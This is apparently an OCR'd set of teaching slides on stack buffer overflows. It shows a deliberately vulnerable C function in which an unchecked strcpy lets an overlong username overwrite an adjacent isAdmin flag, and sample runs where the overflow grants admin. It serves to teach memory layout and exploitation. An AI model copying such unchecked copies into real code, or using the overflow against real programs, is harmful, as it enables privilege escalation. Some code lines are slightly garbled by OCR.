
Stack Buffer Overflow

Content


Intel Architecture
Memory Layout
C Arrays
Assembler
Shellcode
Function Calls
Debugging
Buffer Overflow
BoF Exploit
Remote Exploit
Exploit Mitigations
Defeat Exploit Mitigations

Buffer Overflow

Without exploit

Buffalo Overflow

Buffer Overflow

- Challenge9

```
# ./challenge9 <username> <password>

# ./challenge9 someusername somepassword
You are not admin.
isAdmin: 0x0
```


Buffer Overflow

```
void handleData(char *username, char *password) {
      char firstname[16];
      int isAdmin = 0;

      isAdmin = checkPassword(password);
      strcpy(firstname, username);

      if(isAdmin > 0) {
            printf("Hello %s.\nYou are admin!\n”, name);
            printf(“isAdmin: 0x%x\n", isAdmin);
      } else {
            printf("Hello %s.\nYou are not admin.\n”, name);
            printf(“isAdmin: 0x%x\n", isAdmin);
      }
}
```


Buffer Overflow

```
const char *adminHash = "$6$saaaaalty$cjw9qyA..";

int checkPassword(char *password) {
      char *hash;

      hash = crypt(password, "$6$saaaaalty");

      if (strcmp(hash, adminHash) == 0) {
            return 1;
      } else {
            return 0;
      }
}
```

Buffer Overflow




Buffer Overflow - Basic Layout



strcpy(**firstname**, “AAAA AAAA AAAA AAAA”);
strncpy(firstname, “AAAA AAAA AAAA AAAA”, 16);

Buffer Overflow - Basic Layout



strcpy(**firstname**, “AAAA AAAA AAAA AAAA **B**”);

Buffer Overflow: handleData()

```
void handleData(char *username, char *password) {
      int isAdmin = 0;
      char firstname[16];
(0)
      isAdmin = checkPassword(password);
(1)
      strcpy(firstname, username);
(2)
      if(isAdmin > 0) {
            printf("isAdmin: 0x%x\n", isAdmin);
      } else {
            printf("isAdmin: 0x%x\n", isAdmin);
      }
}
```

Buffer Overflow

`char firstname[16]`	`isAdmin`

Buffer Overflow

	char firstname[16]	isAdmin
0	<undefined>	<undef>

Buffer Overflow

	char firstname[16]	isAdmin
0	<undefined>	<undef>
1	<undefined>	0x00000000

Buffer Overflow

	char firstname[16]	isAdmin
0	<undefined>	<undef>
1	<undefined>	0x00000000
2	AAAAAAAAAAAAAAAAAAAAAAAA	0x00000000


Buffer Overflow

	char firstname[16]	isAdmin
0	<undefined>	<undef>
1	<undefined>	0x00000000
2	AAAAAAAAAAAAAAAAAAAAAAAA	0x00000000
2	AAAAAAAAAAAAAAAAAAAAAAAA	0x00000041

Buffer Overflow

2	AAAAAAAAAAAAAAAA	0x00 0x00 0x00 0x00

Buffer Overflow



Buffer Overflow

2	AAAAAAAAAAAAAAAA	0x00 0x00 0x00 0x00

2	AAAAAAAAAAAAAAAA	A 0 0 0

2	AAAAAAAAAAAAAAAA	0x41 0x00 0x00 0x00

Buffer Overflow


```
./challenge9 compass superpassword
You are not admin.

./challenge9 01234567890123456790123456 78 test
You are not admin.

./challenge9 01234567890123456790123456 78A test
You ARE admin!
isAdmin: 0x41

./challenge9 01234567890123456790123456 78AB test
You ARE admin!
isAdmin: 0x4241
```

Buffer Overflow

Recap:

- Local variables of a function (buffers) are allocated adjectant to each other
- One after another, as written in the source code (first initialized first allocated)

Buffer Overflow



References

References:

- https://www.uperesia.com/buffer-overflow-explained
- https://www.youtube.com/watch?v=1S0aBV-Waeo Buffer Overflow Attack - Computerphile